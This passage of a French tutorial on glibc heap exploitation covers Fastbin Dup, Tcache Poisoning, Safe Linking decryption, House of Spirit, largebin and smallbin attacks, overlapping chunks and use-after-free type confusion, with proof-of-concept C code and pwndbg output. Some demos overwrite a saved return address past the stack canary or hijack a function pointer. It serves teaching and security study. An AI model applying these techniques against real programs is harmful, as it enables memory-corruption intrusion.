// La prochaine allocation retournera l'adresse exacte de notre cible.
long *arbitrary_write = malloc(0x20);
*arbitrary_write = 0xDEADBEEF;

return 0;
}
```

La taille étant maintenant à sa limite maximale, la GLIBC considère que le Top Chunk couvre l'intégralité de l'espace mémoire virtuel. L'attaquant calcule ensuite la distance exacte pour atteindre l'adresse cible en utilisant cette formule :

$$Evil_Size = Target_Address - Top_Chunk_Address - (4 \times \text{sizeof}(\text{long}))$$

Ensuite, l'attaquant effectue un appel à `malloc` en utilisant la taille précédemment calculée. La GLIBC traite cette requête en avançant le pointeur du Top Chunk. En raison du débordement d'entier (integer overflow), l'adresse mémoire « boucle » dans l'espace utilisateur (wrap around). Le nouveau Top Chunk se retrouve alors positionné juste avant l'adresse cible.

On soustrait $(4 \times \text{sizeof}(\text{long}))$ car `malloc` va créer un chunk minimal pour conserver la cohérence du tas, composé d'un champ `prev_size` (8 octets), d'un champ `size` (8 octets) et d'un payload minimal aligné sur 16 octets, soit un total de 32 octets (0x20).

L'appel `malloc` suivant renverra un chunk qui chevauche directement la cible.

Limitations et renforcement de la GLIBC : Le *House of Force* est totalement obsolète sur les systèmes d'exploitation modernes. La GLIBC version 2.29 a neutralisé ce vecteur d'attaque en ajoutant une vérification stricte d'intégrité. La GLIBC moderne compare désormais le champ `size` du Top Chunk avec les limites physiques réelles de l'arène principale (main arena).

Si le champ de taille dépasse les limites de mémoire réelles, la GLIBC arrête immédiatement le programme et déclenche une erreur `malloc(): corrupted top size`. En raison de cette atténuation, cette technique ne peut plus être utilisée dans l'exploitation moderne.

4.2.2 Fastbin Dup

Fichier de référence : [fastbin_dup.c](#)

Vue d'ensemble : Le *Fastbin Dup* est une vulnérabilité classique de type *double free*. Elle cible les Fastbins, des listes simplement chaînées LIFO. Le but de cette attaque est de tromper `malloc` pour qu'il place exactement le même bloc de mémoire deux fois dans une même Fastbin. Cela crée une liste circulaire, permettant d'écraser le pointeur `fd` et de détourner la prochaine allocation mémoire.

Fonctionnement de l'attaque : Le Fastbin vérifie uniquement si le bloc en train d'être libéré est en tête de la liste. Par exemple, si nous exécutons `free(A)` puis de nouveau `free(A)`, le programme plantera avec une erreur *double free*.

Cependant, un attaquant peut contourner cette vérification simple en libérant un bloc différent entre les deux. Par exemple, en exécutant `free(A)`, puis `free(B)`, puis `free(A)`. La liste Fastbin ressemble maintenant à ça : `A -> B -> A`.

Démonstration par le code :

```
#include <stdlib.h>

int main() {
    // 1. Saturation du Tcache (7 chunks) pour forcer l'usage des Fastbins
    void *tcache[7];
    for(int i=0; i<7; i++) tcache[i] = malloc(0x20);
    for(int i=0; i<7; i++) free(tcache[i]);

    // 2. Allocation initiale des chunks cibles
    // calloc est utilisé pour contourner le comportement du Tcache,
    // car il n'utilise jamais les chunks stockés dans le tcache pour ses allocations.
    long *a = calloc(1, 0x20);
    long *b = calloc(1, 0x20);

    // 3. Vulnérabilité : Double Free dans le Fastbin
    free(a);
    free(b);
    free(a); // Contournement: La liste est maintenant A -> B -> A

    // 4. Exploitation : Récupération des pointeurs
    long *c = calloc(1, 0x20); // Retourne le pointeur 'a'
    long *d = calloc(1, 0x20); // Retourne le pointeur 'b'
    long *e = calloc(1, 0x20); // Retourne le pointeur 'a' à nouveau !

    // L'attaquant possède maintenant deux pointeurs (c et e)
    // qui pointent vers la même adresse physique.
    return 0;
}
```

```
pwndbg> bins
tcachebins
empty
fastbins
0x20: 0x55555555593e0 -> 0x5555555559400 <- 0x55555555593e0 (loop)
unsortedbin
empty
smallbins
empty
largebins
empty
```

Étant donné que la liste est corrompue, lorsque l'application alloue à nouveau ces chunks, l'allocateur renvoie deux pointeurs vers exactement le même espace mémoire physique. L'attaquant peut utiliser le premier pointeur pour écrire une adresse cible dans le pointeur `fd` du chunk. La prochaine fois que l'allocateur retirera un chunk du Fastbin, il suivra aveuglément ce pointeur `fd` corrompu et renverra l'adresse cible de l'attaquant.

Limitations et renforcement de la GLIBC : Bien que la séquence `free(A) -> free(B) -> free(A)` fonctionne encore techniquement dans la GLIBC 2.41, l'exploiter est difficile aujourd'hui car la surface d'attaque est considérablement réduite.

Pour exécuter cette attaque dans un environnement moderne, un attaquant doit déjouer trois principales mesures d'atténuation :

1. **Priorité du Tcache (GLIBC 2.41+) :** L'attaquant doit d'abord remplir complètement le Tcache avant que l'allocateur n'envoie les chunks libérés dans les Fastbins. Ensuite, il doit vider complètement

le Tcache avant de pouvoir récupérer le chunk corrompu depuis le Fastbin.

2. **Safe Linking (GLIBC 2.32+)** : L'attaquant ne peut pas se contenter d'écrire une adresse cible brute dans le chunk. Les pointeurs `fd` sont protégés par un chiffrement XOR mathématique. L'attaquant doit donc impérativement posséder une fuite de mémoire (heap leak) préalable pour calculer le pointeur masqué (mangled) correct.
3. **La mort des Hooks (GLIBC 2.34+)** : La GLIBC a complètement supprimé les hooks d'exécution tels que `__malloc_hook` et `__free_hook`. Par le passé, les attaquants utilisaient Fastbin Dup pour écraser ces hooks afin d'obtenir instantanément l'exécution de code. Aujourd'hui, même si un attaquant réussit une écriture arbitraire en utilisant Fastbin Dup, il n'y a plus de pointeurs de fonction GLIBC simples et statiques à écraser. Il sera contraint de cibler des éléments internes complexes de la GLIBC (comme les structures `_IO_FILE`) ou de se rabattre sur des vulnérabilités au niveau de l'application elle-même.

Variantes et extensions : L'attaque classique présentée ici sert de base à des scénarios plus complexes permettant de contourner des contraintes spécifiques de l'application ou de l'allocateur.

- **fastbin_dup Consolidate.c** : Cette variante permet d'effectuer un *double free* sur le même chunk A consécutivement (`free(A); free(A);`) sans passer par un chunk intermédiaire B. L'astuce consiste à forcer une consolidation de la mémoire (via une allocation large déclenchant `malloc Consolidate`) entre les deux appels à `free`. Cela déplace le premier chunk A du Fastbin vers l'unsorted bin, vidant ainsi la tête du Fastbin et neutralisant la vérification immédiate de l'allocateur.
- **fastbin_dup_into_stack.c** : Il s'agit de l'application concrète du détournement de pointeur `fd`. Une fois le *double free* réussi, l'attaquant forge un pointeur vers une adresse de la pile. Pour que `malloc` accepte de retourner ce bloc, l'attaquant doit s'assurer qu'une valeur cohérente avec la taille du bin (ex : `0x20` ou `0x30`) est présente à l'emplacement mémoire simulant le champ `size` du faux chunk sur la pile.

4.3 Techniques d'exploitation en 2026 (GLIBC 2.40/2.41)

4.3.1 Bypass de Safe Linking

Fichier de référence : [decrypt_safe_linking.c](#)

Le mécanisme de *Safe Linking*, introduit dans la GLIBC 2.32, vise à protéger les pointeurs de la *freelist* (Tcache et Fastbins) contre les attaques comme *Tcache Poisoning*. L'algorithme masque le pointeur P en utilisant l'adresse de son propre emplacement mémoire L .

L'opération repose sur un XOR-shift déterministe :

$$C = (L \gg 12) \oplus P$$

Analyse de la Vulnérabilité Bien que cette protection complexifie l'exploitation à l'aveugle, elle ne constitue pas une barrière cryptographique forte. Deux propriétés structurelles permettent son inversion :

1. Du fait du décalage de 12 bits vers la droite, les 12 bits de poids fort du masque sont nuls. Par conséquent, les 12 bits les plus significatifs du chiffré sont stockés en clair : $C_{63:52} = P_{63:52}$.
2. La structure du XOR-shift permet de propager la connaissance des bits déchiffrés d'un bloc de 12 bits vers le suivant.

```
/*
 * ATTENTION: Cet algorithme suppose que l'adresse de stockage
 * et le pointeur partagent la même base (L >> 12 == P >> 12).
 * Il ne fonctionne de manière fiable que si l'ASLR est désactivé
 * (ce qui est le cas par défaut lors du débogage sous pwndbg).
 */
long decrypt(long cipher) {
    long key = 0;
    long plain;
    for(int i = 1; i < 6; i++) {
        int bits = 64 - 12 * i;
        if(bits < 0) bits = 0;
```

```

    plain = ((cipher ^ key) >> bits) << bits;
    key = plain >> 12;
}
return plain;
}

```

Avec cette méthode, la récupération des pointeurs en clair est réalisable après une fuite mémoire.

Le diagramme suivant illustre l'algorithme de déchiffrement :




FIGURE 3 – Processus itératif de déchiffrement

Nécessité d'une fuite mémoire L'efficacité du *Safe Linking* repose sur l'hypothèse que l'attaquant ne connaît pas le masque $L \gg 12$. Par conséquent, l'exploitation nécessite désormais une fuite mémoire pour :

1. Récupérer un *cipher* C stocké en mémoire.
2. Inverser l'algorithme pour retrouver P et, par extension, l'entropie de l'ASLR du tas.

4.3.2 Tcache Poisoning

Fichier de référence : [tcache_poisoning.c](#)

Vue d'ensemble : Le *Tcache Poisoning* est l'attaque de base sur les tas (heaps) modernes. Elle ressemble beaucoup à la corruption de Fastbin. Le but est de piéger `malloc` pour qu'il nous alloue une zone mémoire de notre choix, comme la pile (stack). Le Tcache est une liste simple (LIFO) conçue pour la vitesse au détriment de la sécurité. C'est donc la cible parfaite pour obtenir un accès en écriture n'importe où en mémoire.

Fonctionnement de l'attaque : L'attaque utilise généralement une faille de type *Use-After-Free* (UAF) pour écraser le pointeur `fd` d'un chunk dans le Tcache pour qu'il pointe sur la pile. Aujourd'hui, on ne peut plus y écrire directement notre adresse cible en clair. Cette adresse cible doit être correctement alignée en mémoire, et l'attaquant doit la masquer en la combinant avec l'adresse physique du chunk. Ce pointeur trafiqué se calcule avec un décalage de bits (bitshift) et un XOR :

$$\text{Pointeur_Masque} = (\text{Emplacement_Pointeur} \gg 12) \oplus \text{Adresse_Cible}$$

Démonstration par le code :

```

#include <stdio.h>
#include <stdlib.h>
#include <stdint.h>
#include <assert.h>

int main() {
    // 1. Définition d'une cible sur la pile (stack)
    size_t stack_var[0x10];
    size_t *target = NULL;
}

```

```
// Cherche une adresse sur la pile correctement alignée pour le tcache
for(int i=0; i<0x10; i++) {
    if(((long)&stack_var[i] & 0xf) == 0) {
        target = &stack_var[i];
        break;
    }
}
assert(target != NULL);

// 2. Allocation et libération pour peupler le Tcache
intptr_t *a = malloc(128);
intptr_t *b = malloc(128);
free(a);
free(b);
// Le Tcache est maintenant : B -> A

// 3. Vulnérabilité : UAF et contournement du Safe Linking
// L'opération suppose que l'adresse de b est connue
b[0] = (intptr_t)((long)target ^ (long)b >> 12);
// Le Tcache est maintenant : B -> target (voir bins ci-dessous)

// 4. Exploitation : Détournement de l'allocateur
malloc(128); // Le 1er malloc retourne B

// Le Tcache est maintenant : target
intptr_t *c = malloc(128); // Le 2ème malloc retourne directement notre cible

assert((long)target == (long)c);
return 0;
}
```

```
pwndbg> bins
```

```
tcachebins
0x90 [ 2]: 0x5555555593a0 -> 0x7fffffff470 {stack_var} <- 0x7fe7ffffd
fastbins
empty
unsortedbin
empty
smallbins
empty
largebins
empty
```

Interprétation de la corruption (Flèche rouge) : Dans la sortie `pwndbg` ci-dessus, la flèche rouge `<-` signale une rupture de la liste chaînée. L'outil d'analyse tente de lire le pointeur `fd` suivant à l'adresse de notre cible sur la pile, mais n'y trouve que des données résiduelles invalides (ici `0x7fe7ffffd`).

Ce comportement est totalement normal et confirme le succès de l'empoisonnement. Le Tcache est bien détourné vers notre cible. L'intégrité du reste de la liste n'a aucune importance, car l'attaquant n'a besoin que de deux appels à `malloc()`.

L'évolution des Mitigations (GLIBC Récentes) : L'exploitation du Tcache s'est complexifiée suite à plusieurs correctifs majeurs de la GLIBC qui bloquent les anciennes méthodes d'écrasement direct :

1. **Safe Linking (GLIBC 2.32+)** : Suite au [patch introduisant cette protection](#), une fuite d'adresse du tas (*heap leak*) est indispensable pour réaliser l'empoisonnement du Tcache. L'attaque aveugle est mathématiquement impossible.
2. **Alignement Strict (GLIBC 2.32+)** : Ce [même patch](#) assure également que le chunk renvoyé par le Tcache est correctement aligné. L'attaquant ne peut plus cibler des adresses désalignées en mémoire.

4.3.3 House of Botcake & Extensions du Tcache Poisoning

Fichier de référence : [house_of_botcake.c](#)

Voir aussi : [tcache_metadata_poisoning.c](#) (ciblant `tcache_perthread_struct`)

Concept : La *House of Botcake* est une puissante extension du *Tcache Poisoning*. Elle permet d'achever un empoisonnement en contournant les sécurités de *double-free* du Tcache. L'idée centrale est de forcer un même chunk à être présent simultanément dans la liste du Tcache et dans l'unsorted bin, via le mécanisme de consolidation.

Mécanisme de l'extension : Pour réaliser ce Tcache Poisoning avancé, l'attaque procède ainsi :

1. **Activation :** On remplit le Tcache (7 chunks) pour rediriger les libérations vers l'unsorted bin.
2. **Consolidation :** Deux chunks consécutifs sont libérés, fusionnant dans l'unsorted bin.
3. **Double libération furtive :** Après avoir consommé un élément du Tcache (libérant ainsi une place), l'un des chunks fusionnés est de nouveau libéré. L'allocateur l'enregistre dans le Tcache sans vérifier sa présence interne dans le chunk géant consolidé.

Exploitation via Tcache Poisoning : L'attaquant contrôle maintenant un chunk aliasé. En réallouant le chunk depuis l'unsorted bin, il dispose d'un accès en écriture direct sur le chunk présent dans la file du Tcache. Il peut alors altérer son pointeur `next` (en tenant compte du *Safe Linking*) pour pointer vers n'importe quelle adresse ciblée. Ce chevauchement réactive ainsi la compromission standard du *Tcache Poisoning*. Notez qu'il est également possible de corrompre directement les métadonnées de l'allocateur pour altérer le Tcache, comme l'illustre la technique *tcache_metadata_poisoning*.

4.3.4 Tcache House of Spirit

Fichier de référence : [tcache_house_of_spirit.c](#)

Voir aussi : [house_of_spirit.c](#) (pour la version sur Fastbins)

Vue d'ensemble : L'attaque *House of Spirit* sur le Tcache est une technique qui consiste à forger un faux chunk dans une zone mémoire contrôlable (comme la pile ou le segment BSS) puis à inciter le programme à libérer un pointeur vers cette zone. Lors de la prochaine allocation, `malloc` nous retournera ce faux chunk. Par rapport à l'attaque classique sur les Fastbins, la version Tcache est beaucoup moins restrictive : il n'est pas nécessaire de forger le chunk suivant pour tromper les vérifications de taille.

Fonctionnement de l'attaque : L'attaquant prépare d'abord un faux chunk en définissant simplement son champ `size` pour qu'il corresponde à la catégorie visée dans le Tcache (généralement $\leq 0x410$). L'adresse du faux chunk doit être correctement alignée sur 16 octets. Ensuite, si le programme possède une vulnérabilité permettant de manipuler un pointeur qui sera soumis à `free()`, l'attaquant remplace ce pointeur par l'adresse de la zone de données du faux chunk. Lorsque `free()` est appelé, le faux chunk est inséré dans le Tcache, prêt à être récupéré via un appel `malloc()`.

Démonstration par le code :

```
#include <stdio.h>
#include <stdlib.h>
#include <assert.h>

int main() {
    // 1. Initialisation de malloc
    malloc(1);

    // 2. Zone mémoire contrôlable par l'attaquant (ex: sur la pile)
    unsigned long long fake_chunks[10] __attribute__((aligned(0x10)));
    unsigned long long *a; // Pointeur qui sera manipulé
```

```
// 3. Forger l'en-tête du faux chunk avec une taille valide (0x40)
fake_chunks[1] = 0x40;

// 4. Vulnérabilité : pointeur sur la zone utilisateur du fake chunk
a = &fake_chunks[2];

// 5. Libération du faux chunk (commande bins)
free(a);

// 6. Exploitation : l'allocateur nous retourne notre faux chunk sur la pile
// (commande stack)
void *b = malloc(0x30);

assert((long)b == (long)&fake_chunks[2]);
return 0;
}
```

```
pwndbg> bins
```

```
tcachebins
0x40 [ 1]: 0x7fffffff460 {fake_chunks+0x10} <- 0
```

```
pwndbg> stack
```

```
00:0000| rsp 0x7fffffff440 {a} -> 0x7fffffff460 {fake_chunks+0x10} <- 0x7fffffff460
01:0008|-068 0x7fffffff448 {b} -> 0x7fffffff460 {fake_chunks+0x10} <- 0x7fffffff460
```

Interprétation de la corruption : Dans la sortie `pwndbg bins` ci-dessus, on peut observer qu'à la suite du `free(a)`, le pointeur en tête de la liste `tcachebins` pour la taille `0x40` pointe directement sur l'adresse de notre tableau `fake_chunks` (situé sur la pile). Contrairement aux attaques sur les Fastbins, aucune vérification d'intégrité (comme la présence d'un `next_chunk`) n'est effectuée durant l'insertion. De plus, la vue `stack` démontre clairement que l'allocateur, suite à l'appel `malloc(0x30)`, nous a effectivement retourné notre faux chunk situé sur la pile (la variable `b` pointe au même endroit que `a`).

4.3.5 Largebin Attack

Fichier de référence : [large_bin_attack.c](#)

Techniques similaires : [house_of_tangerine.c](#), [house_of_water.c](#)

Hypothèse : large bin, use-after-free, feng shui

Inconvénient : On ne peut modifier la cible qu'avec des valeurs d'adresse.

Technique patchée à partir de la version 2.42 ([patch](#)).

L'idée de cette technique est de modifier la valeur d'une variable. Pour ce faire, on utilise un bug de type use-after-free afin de substituer un pointeur des métadonnées vers notre cible. L'objectif final est de faire en sorte que le mécanisme interne de gestion des large bins écrive une adresse contrôlée à un emplacement arbitraire.

Le code est le suivant :

```
int main()
{
    /* Disable IO buffering to prevent stream from interfering with heap */
    setvbuf(stdin, NULL, _IONBF, 0);
    setvbuf(stdout, NULL, _IONBF, 0);
    setvbuf(stderr, NULL, _IONBF, 0);

    size_t target = 0;
    size_t *p1 = malloc(0x428);
    size_t *g1 = malloc(0x18);
}
```

```

size_t *p2 = malloc(0x418);
size_t *g2 = malloc(0x18);

free(p1);
size_t *g3 = malloc(0x438);

free(p2);

/* Overwrite metadata pointer */
p1[3] = (size_t)((&target) - 4);

size_t *g4 = malloc(0x438);

assert((size_t)(p2 - 2) == target);

return 0;
}

```

Le code se décompose en deux phases :

- remplissage de la heap
- manipulation de l'emplacement des chunks

Remplissage :

Dans un premier temps, on alloue deux chunks destinés au large bin avec deux gardes pour empêcher la consolidation. Ce qui permet de contrôler précisément leur placement dans les bins.

```

pwndbg> heap

Allocated chunk - PREV_INUSE
Addr: 0x55555559290
Size: 0x430 (with flag bits: 0x431)

Allocated chunk - PREV_INUSE
Addr: 0x555555596e0
Size: 0x420 (with flag bits: 0x421)

```

```

pwndbg> p &target

&target = (size_t *) 0x7fffffff800

```

Manipulation des emplacements :

Lorsque l'on libère `p1`, il va dans l'unsorted bin. Pour déclencher le tri, il faut allouer un chunk plus grand que lui (`g3`).

Une fois `p1` rangé, on libère `p2`, qui se retrouve alors dans l'unsorted bin. Comme `p2` est légèrement plus petit que `p1`, il sera placé dans le même large bin mais après comparaison de taille, ce qui déclenche la mise à jour des pointeurs `fd_nextsize` et `bk_nextsize`.

C'est à ce moment que tout se joue, le pointeur `p1[3]` pointe le champ `bk_nextsize`. Ainsi, on remplace le champ `bk_nextsize` de `p1` par l'adresse `target - 0x20`.

Lors de l'insertion de `p2` dans le large bin, glibc veut mettre à jour le champ `fd_nextsize` du chunk qui est pointé par `bk_nextsize` (mise à jour d'une liste chaînée), et comme `bk_nextsize` pointe sur le début du chunk, il a besoin d'avancer au-delà de `prev_size`, `size`, `fd` et `bk`, ce qui fait 32 octets. D'où le `0x20` qui est retiré à l'adresse de `target`.

Ainsi, pour que l'écriture de glibc tombe exactement sur `target`, il faut que `bk_nextsize` contienne l'adresse `target - 0x20`. Lors de la mise à jour, GLIBC écrit à :

$$(\text{pointeur falsifié}) + 0x20 = \text{target}$$

L'adresse de target - 0x20 = 0x7fffffff7e0

État de p1 avant le tri de p2

```
pwndbg> heap

Free chunk (largebins) -- PREV_INUSE
Addr: p1
Size: 0x430 (with flag bits: 0x431)
fd: arena
bk: arena
fd_nextsize: p1
bk_nextsize: target - 0x20
```

État de p1 et p2 après le tri

```
pwndbg> heap

Free chunk (largebins) -- PREV_INUSE
Addr: p1
Size: 0x430 (with flag bits: 0x431)
fd: p2
bk: arena
fd_nextsize: p1
bk_nextsize: p2

Free chunk (largebins) -- PREV_INUSE
Addr: p2
Size: 0x420 (with flag bits: 0x421)
fd: arena
bk: p1
fd_nextsize: p1
bk_nextsize: target - 0x20
```

Une fois le tri de p2 effectué, l'adresse de p2 est écrite dans target. Toutes ces manipulations visant à réussir à écrire p2 à cet emplacement relèvent du heap feng shui. Si l'on souhaite que l'adresse de p2 soit une adresse spécifique, il suffit alors de manipuler les tailles des chunks et de connaître l'adresse minimale possible (le début du heap).

4.3.6 Smallbin Attack

Fichier de référence : [house_of_lore.c](#)

Techniques similaires : [unsafe_unlink.c](#), [overlapping_chunks.c](#)

Hypothèse : small bin, use-after-free, corruption de pointeurs.

Inconvénient : on ne peut modifier la cible qu'avec des valeurs d'adresse.

Le principe de cette technique consiste à forger un faux chunk situé en dehors de la heap (ici sur la pile) et à corrompre les pointeurs `fd` et `bk` d'un chunk smallbin afin de forcer `malloc()` à retourner ce chunk forgé.

```
void jackpot()
{
    fprintf(stderr, "I'm the boss\n");
    exit(0);
}

int main()
{
    intptr_t *stack_buffer_1[4] = {0};
    intptr_t *stack_buffer_2[4] = {0};
    void *fake_freelist[7][4];
```

```

    intptr_t *victim = malloc(0x100);

    void *dummies[7];
    for (int i = 0; i < 7; i++)
        dummies[i] = malloc(0x100);

    intptr_t *victim_chunk = victim - 2;

    for (int i = 0; i < 6; i++)
    {
        fake_freelist[i][3] = fake_freelist[i + 1];
    }
    fake_freelist[6][3] = NULL;

    stack_buffer_1[0] = 0;
    stack_buffer_1[1] = 0;
    stack_buffer_1[2] = victim_chunk;

    stack_buffer_1[3] = (intptr_t *)stack_buffer_2;
    stack_buffer_2[2] = (intptr_t *)stack_buffer_1;

    stack_buffer_2[3] = (intptr_t *)fake_freelist[0];

    void *p5 = malloc(1000);

    for (int i = 0; i < 7; i++)
        free(dummies[i]);
    free((void *)victim);

    void *p2 = malloc(1200);

    //-----VULNERABILITY-----

    victim[1] = (intptr_t)stack_buffer_1; // victim->bk is pointing to stack

    //-----
    for (int i = 0; i < 7; i++)
        malloc(0x100);

    void *p3 = malloc(0x100);

    char *p4 = malloc(0x100);

    intptr_t sc = (intptr_t)jackpot; // Emulating our in-memory shellcode

    long truc = (long)__builtin_frame_address(0);
    long offset = (long)__builtin_frame_address(0) - (long)p4;

    // This bypasses stack-smash detection since it jumps over the canary
    memcpy((p4 + offset + 8), &sc, 8);

    // sanity check
    assert((long)__builtin_return_address(0) == (long)jackpot);
}

```

Cette démonstration se fait en deux parties.

La première est la construction d'un chunk dans la stack sans déclencher d'erreur, La seconde est la redirection du programme.

Chunk dans la stack :

Le chunk que nous allons créer appartient à la catégorie des smallbins. L'objectif est de corrompre la liste doublement chaînée du smallbin afin de la faire pointer vers un chunk contrôlé.

Pour cela, nous préparons deux chunks, `stack_buffer_1` (notre chunk fabriqué) et `stack_buffer_2` (cohérence), ainsi que la liste `fake_freelist`, qui permettent de préserver la cohérence interne de la structure des smallbins.

Pour pouvoir manipuler un chunk dans le smallbin, il faut d'abord saturer le tcache. Le chunk qui nous servira de point d'entrée dans le smallbin est `victim`, plus précisément `victim_chunk`, qui commence au niveau des métadonnées de `victim`.

Une fois nos huit chunks alloués et la liste chaînée préparée, nous construisons notre faux chunk en plaçant son champ `fd` sur `victim_chunk`. L'idée est de faire en sorte que `stack_buffer` soit inséré juste après `victim_chunk` dans le smallbin. Son champ `bk` est quant à lui orienté vers notre second faux chunk.

Pour maintenir la cohérence de la structure, nous faisons ensuite pointer le champ `fd` de `stack_buffer_2` vers `stack_buffer_1`, et son champ `bk` vers notre liste chaînée.

Une fois ces préparatifs terminés, nous plaçons un gardien destiné à empêcher la consolidation avec le Top Chunk.

Pour finaliser l'opération, nous insérons `victim` dans le smallbin en libérant les chunks quiaturent le tcache, puis en libérant notre chunk `victim` afin qu'il soit rangé dans le smallbin.

C'est à ce moment que notre corruption du smallbin intervient, nous modifions le champ `bk` pour qu'il pointe vers notre faux chunk. Nous obtenons alors :

$$fd : victim \rightarrow stack_buffer_1 \rightarrow stack_buffer_2 \rightarrow fake_freelist$$

$$bk : victim \leftarrow stack_buffer_1 \leftarrow stack_buffer_2 \leftarrow fake_freelist$$

Il ne reste plus qu'à récupérer tous les chunks présents dans le tcache et dans le smallbin pour compléter la technique.

Redirection du programme :

Pour rediriger le programme, on fait un calcul relatif depuis le chunk contrôlé (p4) pour écraser la valeur du saved RIP dans la stack et ainsi faire diverger le flux d'exécution.

La fonction `__builtin_frame_address(0)` retourne l'adresse du registre `rbp`, qui correspond au début de la frame courante.

```
pwndbg> heap

pwndbg> p \$_rbp
\$_8 = (void *) 0x7fffffff840
pwndbg> p p4
\$_9 = 0x7fffffff7e0 "(("
pwndbg> p 0x7fffffff840 - 0x7fffffff7e0
\$_10 = 96
pwndbg> p offset
\$_11 = 96
```

4.4 Altération Structurelle : Consolidation et Chevauchement

La prédictibilité de l'allocateur permet de remodeler la géométrie du tas. En manipulant les métadonnées des chunks, on peut forcer `malloc` à consolider ou allouer la mémoire d'une manière non prévue. Lorsqu'elle est déclenchée sur des métadonnées corrompues, la consolidation (forward ou backward) devient un vecteur de corruption structurelle. Elle peut englober des chunks encore utilisés dans des zones considérées comme libres par l'allocateur.

4.4.1 Overlapping Chunks

Fichier de référence : [overlapping_chunks.c](#)

Vue d'ensemble : L'overlapping de chunks repose sur la corruption du champ `size` d'un chunk, généralement via un heap overflow. En augmentant artificiellement cette taille, le chunk s'étend et englobe un ou plusieurs chunks adjacents pourtant déjà alloués. Lors de sa libération ou de sa réallocation, ce chunk étendu crée alors un chevauchement. Plusieurs pointeurs distincts se retrouvent à référencer une même zone mémoire, chacun avec une vue différente (par exemple des structures logiques indépendantes).

Fonctionnement de l'attaque :

1. **Allocation initiale :** L'attaquant alloue plusieurs chunks consécutifs (par exemple `p1`, `p2`, `p3`).
2. **Corruption de la taille :** En utilisant une vulnérabilité (heap overflow) sur le premier chunk libre ou en débordant, il écrase les métadonnées de `p2` pour augmenter artificiellement sa taille, de façon à ce qu'elle englobe `p3`.
3. **Libération et Réallocation :** Le chunk `p2` est libéré. L'allocateur (croyant que le chunk est plus grand) le place dans l'unsorted bin. Lors d'une nouvelle allocation de la taille corrompue, un nouveau chunk est retourné qui chevauche physiquement `p3`.

Démonstration par le code :

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <assert.h>

int main() {
    // 1. Allocation de 3 chunks consécutifs
    long *p1 = malloc(0x80 - 8);
    long *p2 = malloc(0x500 - 8);
    long *p3 = malloc(0x80 - 8);
    malloc(0x10); // Guard chunk

    memset(p1, '1', 0x80 - 8);
    memset(p2, '2', 0x500 - 8);
    memset(p3, '3', 0x80 - 8);

    // 2. Vulnérabilité : Overflow modifiant la taille de p2
    // On l'augmente à 0x581 pour englober p3 (0x500 + 0x80 | PREV_INUSE).
    *(p2 - 1) = 0x581;

    // 3. Libération de p2 avec sa nouvelle taille corrompue
    free(p2);

    // 4. Réallocation couvrant la zone corrompue
    // p4 pointera sur l'ancienne adresse de p2 et englobera p3.
    long *p4 = malloc(0x580 - 8);

    // p4 et p3 se chevauchent (deux pointeurs sur la même zone).
    memset(p4, '4', 0x580 - 8);
    memset(p3, '3', 80);

    // Vérifie que les données écrites dans p3 se retrouvent bien dans p4
    assert(strstr((char *)p4, (char *)p3));

    return 0;
}
```

Limitations et renforcement de la GLIBC : La technique a été mitigée par l'ajout de vérifications strictes d'intégrité lors de la manipulation des chunks. Actuellement, la GLIBC s'assure que le chunk suivant

(calculé avec la nouvelle taille étendue) a bien son bit `PREV_INUSE` ou correspond bien aux alignements prévus, et procède à des vérifications de correspondance entre la taille annoncée et le champ `prev_size`. Créer les bonnes conditions demande de maîtriser la structure environnante de la mémoire.

4.5 Exploit

4.5.1 Use-After-Free et Type Confusion

Vue d'ensemble : Face aux protections des métadonnées de la GLIBC (comme le *Safe Linking*), corrompre directement l'allocateur est devenu complexe. Une alternative plus fiable consiste à ignorer les mécanismes internes de `malloc` pour cibler plutôt la logique interne de l'application via une confusion de type (*Type Confusion*). Cette attaque est particulièrement puissante car elle détourne le comportement du programme lui-même sans avoir besoin d'interagir avec les métadonnées protégées de la GLIBC.

Fonctionnement de l'attaque : L'exploit le plus commun repose sur l'exploitation d'une vulnérabilité *Use-After-Free*. La technique consiste à allouer une structure légitime, la libérer sans effacer son pointeur (créant ainsi un *dangling pointer*), puis allouer une structure de taille identique mais de type différent. L'allocateur retournera l'ancien bloc mémoire. L'attaquant peut alors écrire des données arbitraires avec la seconde structure et détourner le flot d'exécution lorsque le programme tentera d'utiliser la première structure.

Démonstration par le code :

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

typedef struct {
    void (*execute)(); // 8 octets
    char description[24]; // 24 octets (Total: 32 octets)
} task_t;

typedef struct {
    char content[32]; // Total: 32 octets
} message_t;

void win() {
    puts("Hijack réussi : Exécution de la fonction cible");
}

void lose() {
    puts("Exécution normale");
}

int main() {
    // 1. Allocation initiale
    task_t *task = malloc(sizeof(task_t));
    task->execute = lose;

    // 2. Libération et création d'un dangling pointer
    free(task);

    // 3. Réallocation et Type Confusion
    // Les deux structures font exactement la même taille (32 octets)
    // malloc va donc réutiliser le chunk qui vient d'être libéré
    message_t *msg = malloc(sizeof(message_t));

    // Injection du payload
    *(long *)msg->content = (long)win;

    // 4. Déclenchement (Trigger)
    task->execute();
}
```

```
return 0;
}
```

Interprétation de la corruption :

1. **Allocation initiale** : Un objet de type `task_t` est alloué. Cette structure contient un pointeur de fonction `execute` initialisé sur `lose`.
2. **Libération** : L'objet `task` est libéré avec `free`, mais son pointeur n'est pas mis à `NULL`.
3. **Type Confusion** : Un nouvel objet de type `message_t` est alloué. Les deux structures faisant la même taille (32 octets), `malloc` retourne l'ancien bloc mémoire contenant `task`. L'attaquant injecte l'adresse de la fonction `win` au début du buffer de `msg`.
